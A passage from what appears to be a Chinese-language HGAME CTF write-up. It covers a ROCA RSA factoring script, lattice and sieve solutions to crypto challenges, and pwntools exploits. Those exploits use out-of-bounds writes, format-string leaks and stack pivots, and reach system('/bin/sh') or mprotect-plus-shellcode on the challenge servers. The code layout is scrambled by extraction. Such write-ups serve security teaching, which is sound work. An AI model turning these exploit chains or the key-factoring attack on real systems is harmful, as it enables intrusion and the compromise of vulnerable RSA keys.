    787190064146025392337631797277972559696758830083248285626115725258876808514690
    830730702705056550628756290183000265129340257928314614351263713241
10
    Factoring...
11
12
    [======
                              ] 34.36% elapsed: 32s left: 61.15s total: 93.15s
13
14
    Factorization found:
15
    N = 954455861490902893457047257515590051179337979243488068132318878264162627
    * 824752716083066619280674937934149242011126804999047155998788143116757683
```

#### Sage:

```
from sage.all import *
 1
 2
     from sage.parallel.multiprocessing_sage import parallel_iter
     from multiprocessing import cpu_count
 3
 4
 5
    def roca(n):
 6
 7
         keySize = n.bit_length()
 8
9
         if keySize <= 960:
10
             M_prime = 0x1b3e6c9433a7735fa5fc479ffe4027e13bea
11
             m = 5
12
         elif 992 <= keySize <= 1952:
13
             M_prime =
14
     0x24683144f41188c2b1d6a217f81f12888e4e6513c43f3f60e72af8bd9728807483425d1e
15
             m = 4
             print("Have you several days/months to spend on this ?")
16
17
         elif 1984 <= keySize <= 3936:
18
19
             M_prime =
     0x16928dc3e47b44daf289a60e80e1fc6bd7648d7ef60d1890f3e0a9455efe0abdb7a748131413
     cebd2e36a76a355c1b664be462e115ac330f9c13344f8f3d1034a02c23396e6
```

```
20
             m = 7
             print("You'll change computer before this scripts ends...")
21
22
         elif 3968 <= keySize <= 4096:
23
             print("Just no.")
24
             return None
25
26
         else:
27
28
             print("Invalid key size: {}".format(keySize))
29
             return None
30
         a3 = Zmod(M_prime)(n).log(65537)
31
         order = Zmod(M_prime)(65537).multiplicative_order()
32
         inf = a3 // 2
33
         sup = (a3 + order) // 2
34
35
         # Search 10 000 values at a time, using multiprocess
36
37
         # too big chunks is slower, too small chunks also
         chunk_size = 10000
38
         for inf_a in range(inf, sup, chunk_size):
39
40
             # create an array with the parameter for the solve function
             inputs = [((M_prime, n, a, m), {}) for a in range(inf_a,
41
     inf_a+chunk_size)]
42
             # the sage builtin multiprocessing stuff
43
44
             for k, val in parallel_iter(cpu_count(), solve, inputs):
                 if val:
45
                     p = val[0]
46
47
                     q = val[1]
                     print("found factorization:\np={}\nq={}".format(p, q))
48
49
                     return val
50
     def solve(M, n, a, m):
51
         base = int(65537)
52
53
         # the known part of p: 65537^a * M^-1 (mod N)
54
         known = int(pow(base, a, M) * inverse_mod(M, n))
55
         # Create the polynom f(x)
         F = PolynomialRing(Zmod(n), implementation='NTL', names=('x',))
56
         (x,) = F._first_ngens(1)
57
         pol = x + known
58
        beta = 0.1
59
         t = m+1
60
         # Upper bound for the small root x0
61
         XX = floor(2 * n**0.5 / M)
62
         # Find a small root (x0 = k) using Coppersmith's algorithm
63
64
         def coppersmith_howgrave_univariate(pol, modulus, beta, mm, tt, XX):
65
```

```
66
              Taken from https://github.com/mimoo/RSA-and-LLL-
      attacks/blob/master/coppersmith.sage
              Coppersmith revisited by Howgrave-Graham
 67
 68
              finds a solution if:
 69
              * b|modulus, b >= modulus^beta , 0 < beta <= 1
 70
              \star |x| < XX
 71
              More tunable than sage's builtin coppersmith method, pol.small_roots()
 72
 73
 74
 75
              # init
              #
 76
              dd = pol.degree()
 77
              nn = dd * mm + tt
 78
 79
 80
              #
              # checks
 81
 82
              if not 0 < beta <= 1:
 83
                  raise ValueError("beta should belongs in [0, 1]")
 84
 85
              if not pol.is_monic():
 86
                  raise ArithmeticError("Polynomial must be monic.")
 87
 88
              #
 89
              # calculate bounds and display them
 90
 91
              0.00
 92
              * we want to find g(x) such that ||g(xX)|| \le b^m / sqrt(n)
 93
 94
 95
              * we know LLL will give us a short vector v such that:
              ||v|| \le 2^{(n-1)/4} * det(L)^{(1/n)}
 96
 97
              * we will use that vector as a coefficient vector for our g(x)
 98
 99
100
              * so we want to satisfy:
              2^{(n-1)/4} * det(L)^{(1/n)} < N^{(beta*m)} / sqrt(n)
101
102
              so we can obtain ||v|| < N^{(beta*m)} / sqrt(n) <= b^m / sqrt(n)
103
              (it's important to use N because we might not know b)
104
              0.000
105
106
107
              # Coppersmith revisited algo for univariate
108
109
110
              # change ring of pol and x
              polZ = pol.change_ring(ZZ)
111
```

```
x = polZ.parent().gen()
112
113
              # compute polynomials
114
              gg = []
115
              for ii in range(mm):
116
117
                  for jj in range(dd):
                      gg.append((x * XX) ** jj * modulus ** (mm - ii) * polZ(<math>x *
118
      XX) ** ii)
119
              for ii in range(tt):
120
                  gg.append((x * XX) ** ii * polZ(x * XX) ** mm)
121
              # construct lattice B
122
              BB = Matrix(ZZ, nn)
123
124
              for ii in range(nn):
125
126
                  for jj in range(ii + 1):
127
                      BB[ii, jj] = gg[ii][jj]
128
129
              BB = BB.LLL()
130
131
              # transform shortest vector in polynomial
              new_pol = 0
132
              for ii in range(nn):
133
134
                  new_pol += x ** ii * BB[0, ii] / XX ** ii
135
136
              # factor polynomial
137
              potential_roots = new_pol.roots()
138
              # test roots
139
              roots = []
140
141
              for root in potential_roots:
                  if root[0].is_integer():
142
                      result = polZ(ZZ(root[0]))
143
144
                      if gcd(modulus, result) >= modulus ** beta:
145
                           roots.append(ZZ(root[0]))
146
              return roots
147
          roots = coppersmith_howgrave_univariate(pol, n, beta, m, t, XX)
          # There will be no roots for an incorrect guess of a.
148
          for k in roots:
149
              # reconstruct p from the recovered k
150
              p = int(k*M + pow(base, a, M))
151
              if n%p == 0:
152
153
                  return p, n//p
154
155
     if __name__ == "__main__":
156
```

## ezBag

```
from Crypto.Util.number import *
1
2
   from Crypto.Cipher import AES
   import hashlib
3
4
5
   list=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
   2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
   3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
   2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
   3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
   2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
   3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
   3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
   2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
   2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
   3857153537, 3278380013, 3953239151, 3486836107, 4053147071], [2241199309,
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   2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
   3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793,
   2871366073, 3443274743, 3162062369, 2260958543, 3814269959, 2429223151,
   3363270901, 2623150861, 2424081661, 2533866931, 4087230569, 2937330469,
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   3491097719, 3917272979, 2888646377, 3277908071, 2892072971, 2817846821,
   2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
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     3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
    bag=[123342809734, 118191282440, 119799979406, 128273451872]
 6
 7
    ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q''\x85\x9f\xac\x98\x8f\#\xb2\x1
     2\xf4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'
 8
9
    L = matrix(ZZ,65,68)
10
    t = 2^10
11
    for i in range(64):
         L[i,i]=2
12
         L[i,64]=list[0][i]*t
13
         L[i,65]=list[1][i]*t
14
         L[i,66]=list[2][i]*t
15
16
         L[i,67]=list[3][i]*t
17
         L[64,i]=1
     L[64,64] = bag[0] *t
18
19
     L[64,65] = bag[1] *t
20
     L[64,66] = bag[2] *t
21
     L[64,67] = bag[3] *t
22
23
    L=L.LLL()
24
    print(L)
25
26
    l=[0]*64
27
    for i in range(64):
28
         if L[0][i]==-1:
29
            l[i]=1
30
31
    l=l[::-1]
32
33
    p=0
    for i in range(64):
34
         p=p*2+l[i]
35
36
     print(p)
37
```

```
key = hashlib.sha256(str(p).encode()).digest()
38
39
     Cipher = AES.new(key, AES.MODE_ECB)
40
     message = Cipher.decrypt(ciphertext)
41
     print(message)
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## sieve

观察trick(n)函数的作用,发现是计算n之前素数个数+前n项欧拉函数和 那么我们就用两种筛去更快速地筛出这两个值,这样就可以求出p,q,n了

```
1
    #筛1(也可以用sage内置的prime_pi())
 2
    def count_primes_optimized_sieve(n):
        if n < 2:
 3
             return 0
 4
        is_prime = [True] * (n + 1)
 5
        is prime[0], is prime[1] = False, False
 6
        for i in range(2, int(n**0.5) + 1):
7
             if is_prime[i]:
 8
9
                 for j in range(i*i, n + 1, i):
10
                     is_prime[j] = False
         return sum(is_prime)
11
    count_primes_optimized_sieve(65537^2//6)
12
13
    #37030583
```

```
#筛2
14
     def linear_sieve_phi(m):
15
         phi = [0] * (m + 1)
16
         is_prime = [True] * (m + 1)
17
         primes = []
18
         phi[1] = 1
19
         for i in range(2, m + 1):
20
             if is_prime[i]:
21
22
                 primes.append(i)
                 phi[i] = i - 1
23
             for p in primes:
24
                 if i * p > m:
25
                     break
26
27
                 is_prime[i * p] = False
                 if i % p == 0:
28
29
                      phi[i * p] = phi[i] * p
30
                      break
31
                 else:
32
                      phi[i * p] = phi[i] * (p - 1)
         pre_s = [0] * (m + 1)
33
34
         for i in range(1, m + 1):
             pre_s[i] = pre_s[i - 1] + phi[i]
35
         return phi, pre_s
36
37
38
     class EulerSumSolver:
         def __init__(self, m=10**6):
39
             self.m = m
40
             self.phi, self.pre_s = linear_sieve_phi(m)
41
             self.cache = {}
42
43
         def S(self, n):
44
             if n <= self.m:</pre>
45
                 return self.pre_s[n]
46
47
             if n in self.cache:
48
                 return self.cache[n]
49
             res = n * (n + 1) // 2
             v = int(n ** 0.5)
50
             sum1 = 0
51
             for i in range(2, v + 1):
52
                 sum1 += self.S(n // i)
53
             u = n // (v + 1)
54
             sum2 = 0
55
             for k in range(1, u + 1):
56
                 sum2 += self.S(k) * (n // k - n // (k + 1))
57
             res -= (sum1 + sum2)
58
59
             self.cache[n] = res
             return res
60
```

```
61 solver = EulerSumSolver(m=10**6)
62 print(slover.S(65537^2//6))
63 #155763335194435672
```

但本题中由于e^2//6的数值不是非常得大,因此把递归改掉也能够在较短的时间内暴力算出欧拉和

#### **PWN**

# counting petals

通过简单调试/逆向可以比较快速的得出这里有一个数组越界

我们可以把控制循环的两个参数覆盖掉

不过写入的时候是按8字节写入的,而维护循环的两个参数都是四字节的int,

所以只要一次性把两个都覆盖就好了(

这样就可以在栈上任意地址读写了

最后加上的随机数是不可控的,我们可以预测它但不可以改变它

所以1/2概率尝试就可以了

```
from pwn import *
 1
 2
    context(log_level = 'debug', arch = 'amd64', os = 'linux')
 3
 4
    elf_path = './vuln'
 5
    libc_path = './libc.so.6'
 6
 7
    elf=ELF(elf_path)
 8
9
    libc = ELF(libc_path)
10
    while(1):
11
        # p = process('./vuln')
12
        p = remote("node1.hgame.vidar.club",30406)
13
14
        try:
            #----1
15
            p.sendlineafter(b"How many flowers have you prepared this
16
    time?",b'16')
17
18
            for i in range(15):
                 p.sendlineafter(b'the flower number ',str(i).encode())
19
20
             p.sendlineafter(b'the flower number ',str(0x1300000014).encode())
21
22
             p.sendlineafter(b'the flower number ',str(1).encode())
23
```

```
24
             p.sendlineafter(b'Reply 1 indicates the former and 2 indicates the
     latter: ',b'1')
             p.recvuntil(b"Let's look at the results.")
25
26
             x = str(p.recvuntil(b'=')).split()
27
             print(x)
28
             libc_base = int(x[36]) - 0x29d90
29
             success('libc_base ='+hex(libc_base))
30
31
             pop_rdi = 0x02a3e5+libc_base
32
33
             bin_sh = 0x01d8678+libc_base
             ret = 0x029139+libc_base
34
             system = libc.sym['system']+libc_base
35
36
             p.sendlineafter(b"How many flowers have you prepared this
37
     time?",b'16')
        except:
38
39
             p.close()
             continue
40
41
         #----2----
42
         # gdb.attach(p)
43
         for i in range(15):
44
             p.sendlineafter(b'the flower number ',str(i).encode())
45
46
         # ROP
47
         p.sendlineafter(b'the flower number ',str(0x1200000016).encode())
48
         p.sendlineafter(b'the flower number ',str(pop_rdi).encode())
49
         p.sendlineafter(b'the flower number ',str(bin_sh).encode())
50
         p.sendlineafter(b'the flower number ',str(ret).encode())
51
         p.sendlineafter(b'the flower number ',str(system).encode())
52
         p.sendlineafter(b'Reply 1 indicates the former and 2 indicates the
53
     latter: ',b'1')
54
         break
55
56
    p.interactive()
57
```

#### format

printf调用之后会残留这次打印的结果在rsi中,并且此结果没有'\0'结尾,从而不断用%sX,直到能打印出地址

(当然,这题由于后面的栈溢出,导致有很多其他解法)

```
1 from pwn import *
```

```
context(os='linux', arch='amd64', log_level='debug')
            is_debug = 0
  3
            elf = context.binary = ELF('./vuln')
  4
                                                                                                                                               #TODO
  5
           libc = elf.libc
            def connect():
  6
                  return remote("node2.hgame.vidar.club", 30755) if not is_debug else
  7
            process()
            s = lambda x: p.send(x)
  8
  9
            sl = lambda x: p.sendline(x)
             sa = lambda x, y: p.sendafter(x, y)
10
            sla = lambda x, y: p.sendlineafter(x, y)
11
             r = lambda x=None: p.recv() if x is None else p.recv(x)
12
            rl = lambda: p.recvline()
13
             ru = lambda x: p.recvuntil(x)
14
15
16
            p = connect()
17
18
            sla("n = ", "3699")
19
20
           for i in range(0, 3698):
                  sla("type something:", "%sX")
21
22
23
            pause()
            sla("type something:", "%s")
24
25
            pause()
             addr = u64(r(3808)[-6:].ljust(8, b'\x00'))
26
            libc_base = (addr >> 12) << 12
27
            system_addr = libc_base + libc.sym['system']
28
            pop_rdi = libc_base + 0x2a3e5
29
30
            binsh = next(libc.search(b'/bin/sh'))
            binsh_addr = libc_base + binsh
31
            ret_addr = libc_base + 0xf8c92
32
           print(hex(addr))
33
34
            print(hex(libc_base))
35
           print(hex(system_addr))
36
           #gdb.attach(p)
            sla("n = ", "-1")
37
            payload = b' \times 00' \times 5 + p64(0) + p64(pop_rdi) + p64(binsh addr) + p64(pop_rdi) + p64(pop_rdi)
38
            1) +p64(system_addr)
39 s(payload)
40 p.interactive()
```

#### ezstack

#### https://hello-ctf.com/hc-pwn/ROP Tricks/# 2

交互直接使用了tcp socket而不是常规的stdio,在交互时需要注意使用的fd。

这个exp的基本思路是想办法调用 mprotect 修改内存权限,然后ret2shellcode。

```
#!/usr/bin/env python3
 1
 2
 3
    from pwn import *
 4
    context.log_level = "debug"
 5
    context.terminal = ["konsole", "-e"]
 6
 7
    context.arch = "amd64"
 8
   # p = remote("localhost", 9999)
 9
    p = remote("node2.hgame.vidar.club","31244")
10
11
12
    elf = ELF("./vuln")
    libc = ELF("./libc-2.31.so")
13
14
    leave_ret = 0 \times 000000000004013cb
15
    pop_rdi = 0x0000000000401713
16
    pop_rsi_r15 = 0x0000000000401711
17
18
    payload = flat({
19
    0x50:
20
             p64(0x00404154),
21
             p64(0x0040140F)
22
        ]
23
    })
24
25
26
    p.sendafter(b"Good luck.\n", payload)
27
    # Leak libc base
28
29
    payload = flat({
       0 \times 00: p32(0),
30
        0x04:
31
             p64(0x4041a0),
32
             p64(pop_rdi),
33
34
             p64(4),
             p64(pop_rsi_r15),
35
             p64(0x404030),
36
37
             p64(0),
             p64(0x401376), # print
38
            p64(0x40140f), # vuln
39
```

```
40
             p32(4),
             p32(4)
41
         ],
42
43
         0x50: [
             p64(0x404108),
44
             p64(leave_ret)
45
46
         1
47
     })
48
49
     p.send(payload)
50
     write_addr = u64(p.recv(6).ljust(8, b"\x00"))
51
     log.success("write_addr = " + hex(write_addr))
52
53
     libc_base = write_addr - libc.sym["write"]
     log.success("libc_base = " + hex(libc_base))
54
55
                 = libc_base + 0x000000000002601f
56
     pop_rsi
57
     pop_rdx_r12 = libc_base + 0x000000000119431
58
                   = libc_base + libc.sym["open"]
59
     open_addr
                   = libc_base + libc.sym["read"]
60
     read_addr
     mprotect_addr = libc_base + libc.sym["mprotect"]
61
62
63
     payload = flat({
         0x00: [
64
             p64(0x4041e0),
65
             p64(pop_rdi),
66
             p64(0x404000),
67
             p64(pop_rsi),
68
             p64(0x1000),
69
70
             p64(pop_rdx_r12),
71
             p64(7),
72
             p32(4),
73
             p32(4),
74
             p64(mprotect_addr),
             p64(0x40140f),
75
                                 # vuln
76
         ],
         0x50: [
77
             p64(0x404150),
78
             p64(leave_ret)
79
         ]
80
    })
81
82
83
     p.send(payload)
84
     shellcode = '''
85
         mov rdi, 0x404190
86
```

```
xor edx, edx
 87
         xor esi, esi
 88
 89
          push 2
 90
          pop rax
          syscall
 91
 92
 93
          push 5
          pop rdi
 94
          mov dx, 0xf0
 95
          mov esi, 0x404000
 96
         xor eax, eax
 97
         syscall
 98
 99
100
         push 4
101
         pop rdi
         push 1
102
103
         pop rax
         syscall
104
      1.1.1
105
106
      payload = b""
107
108
      payload += b"/flag".ljust(8, b"\x00")
109
      payload += p64(0x4041b0)
110
      payload += p64(0x4041b0)
111
      payload += p64(0x4041b0)
112
      payload += asm(shellcode)
113
114
115
      p.send(payload)
116
      p.interactive()
117
```